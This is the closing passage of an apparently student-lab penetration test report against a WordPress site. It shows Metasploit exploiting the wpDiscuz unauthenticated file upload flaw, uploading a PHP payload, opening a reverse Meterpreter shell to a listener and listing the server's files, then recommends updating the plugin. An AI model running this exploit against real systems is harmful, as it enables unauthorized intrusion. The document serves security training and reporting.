


Figure 6: Using Metasploit to search for vulnerabilities in the wpdiscuz plugin



```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set BLOGPATH /2024/10/03/trial/
BLOGPATH ⇒ /2024/10/03/trial/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set RHOSTS 10.15.42.245
RHOSTS ⇒ 10.15.42.245
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set RPORT 487
RPORT ⇒ 487
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set LHOST 10.33.13.148
LHOST ⇒ 10.33.13.148
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 10.33.13.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as TpETWq.php
[*] Calling payload ...
[*] Sending stage (39927 bytes) to 10.15.42.245
[*] Meterpreter session 1 opened (10.33.13.148:4444 → 10.15.42.245:50604) at 2024-10-06 22:21:43 +0700
[!] This exploit may require manual cleanup of 'TpETWq.php' on the target

meterpreter > ls
Listing: /var/www/html/ethack/wp-content/uploads/2024/10
═══════════════════════════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100644/rw-r--r--  57    fil   2024-10-06 21:09:02 +0700  .PETARUNG_ONLY.txt
100644/rw-r--r--  22    fil   2024-10-06 13:20:47 +0700  .flag.txt
100644/rw-r--r--  29    fil   2024-10-06 17:46:31 +0700  .flagkoko.txt
100644/rw-r--r--  9     fil   2024-10-06 20:53:01 +0700  .flagskillissue.txt
100644/rw-r--r--  29    fil   2024-10-06 16:50:55 +0700  .flaguntukfio.txt
100644/rw-r--r--  202   fil   2024-10-06 19:54:25 +0700  .footprint.txt
100644/rw-r--r--  93    fil   2024-10-06 20:25:57 +0700  .perkap2_aja.txt
100644/rw-r--r--  11    fil   2024-10-06 21:06:32 +0700  .pevchessroses.txt
100644/rw-r--r--  1117  fil   2024-10-06 20:50:48 +0700  AbBASJyzWT-1728222648.3878.php
100644/rw-r--r--  1117  fil   2024-10-06 22:04:46 +0700  AsoqUMdjN-1728227086.1426.php
100644/rw-r--r--  1118  fil   2024-10-06 20:49:45 +0700  COEqLXMoVh-1728222585.9707.php
100644/rw-r--r--  1119  fil   2024-10-06 20:02:15 +0700  CTACL-1728219735.9015.php
100644/rw-r--r--  1117  fil   2024-10-06 21:02:49 +0700  CUbgihPqWdQ-1728223369.8815.php
100644/rw-r--r--  1118  fil   2024-10-06 21:54:35 +0700  EABiKiRMXW-1728226475.7735.php
100644/rw-r--r--  1117  fil   2024-10-06 12:48:01 +0700  EETaeVWf-1728193681.9861.php
100644/rw-r--r--  1117  fil   2024-10-06 14:44:07 +0700  MrxJELIn-1728200647.564.php
100644/rw-r--r--  1117  fil   2024-10-06 18:39:11 +0700  MwvOWMfg-1728214751.577.php
100644/rw-r--r--  1116  fil   2024-10-06 20:50:27 +0700  QFpaA-1728222627.3182.php
100644/rw-r--r--  1116  fil   2024-10-06 21:44:53 +0700  QffMwdUlH-1728225893.8698.php
100644/rw-r--r--  21    fil   2024-10-06 13:03:55 +0700  TOLONG-JANGAN-DIHAPUS.py
100644/rw-r--r--  19    fil   2024-10-06 13:03:23 +0700  TOLONG-JANGAN-DIHAPUS.sh
100644/rw-r--r--  1117  fil   2024-10-06 22:21:43 +0700  TpETWq-1728228103.9495.php
100644/rw-r--r--  1117  fil   2024-10-06 13:41:01 +0700  UgImtUEX-1728196861.2268.php
100644/rw-r--r--  1118  fil   2024-10-06 20:56:22 +0700  UjhHmEzrq-1728222982.1258.php
100644/rw-r--r--  1118  fil   2024-10-06 20:53:55 +0700  UuqxaXN-1728222835.6711.php
100644/rw-r--r--  1117  fil   2024-10-06 20:51:30 +0700  XvJwcMIF-1728222691.0305.php
100644/rw-r--r--  1116  fil   2024-10-06 21:01:39 +0700  YkzqgXR-1728223299.9425.php
```

Figure 7: Configuring Metasploit options and entering Meterpreter

mamanabiel configured the necessary options using the set commands: set BLOGPATH /2024/10/03/trial, set RHOST 10.15.42.245, set RPORT 487, and set LHOST 10.33.13.148. After setting these options, mamanabiel executed the run command to initiate the exploit, successfully gaining access to the target system through Meterpreter. To explore the target system, he used the ls command to list the contents of the directories, allowing him to view and interact with the files on the compromised system.

Remediation

Who:	IT Team
Vector:	Remote
Action:	Update to the latest version of wpDiscuz.

Additional Reports and Scans (Informational)

mamanabiel provides all clients with comprehensive report information gathered during testing. This includes detailed vulnerability scans and exploitation reports. For more information, please visit the following link:

- https://github.com/bielnzar/Report-Ethack

Last Page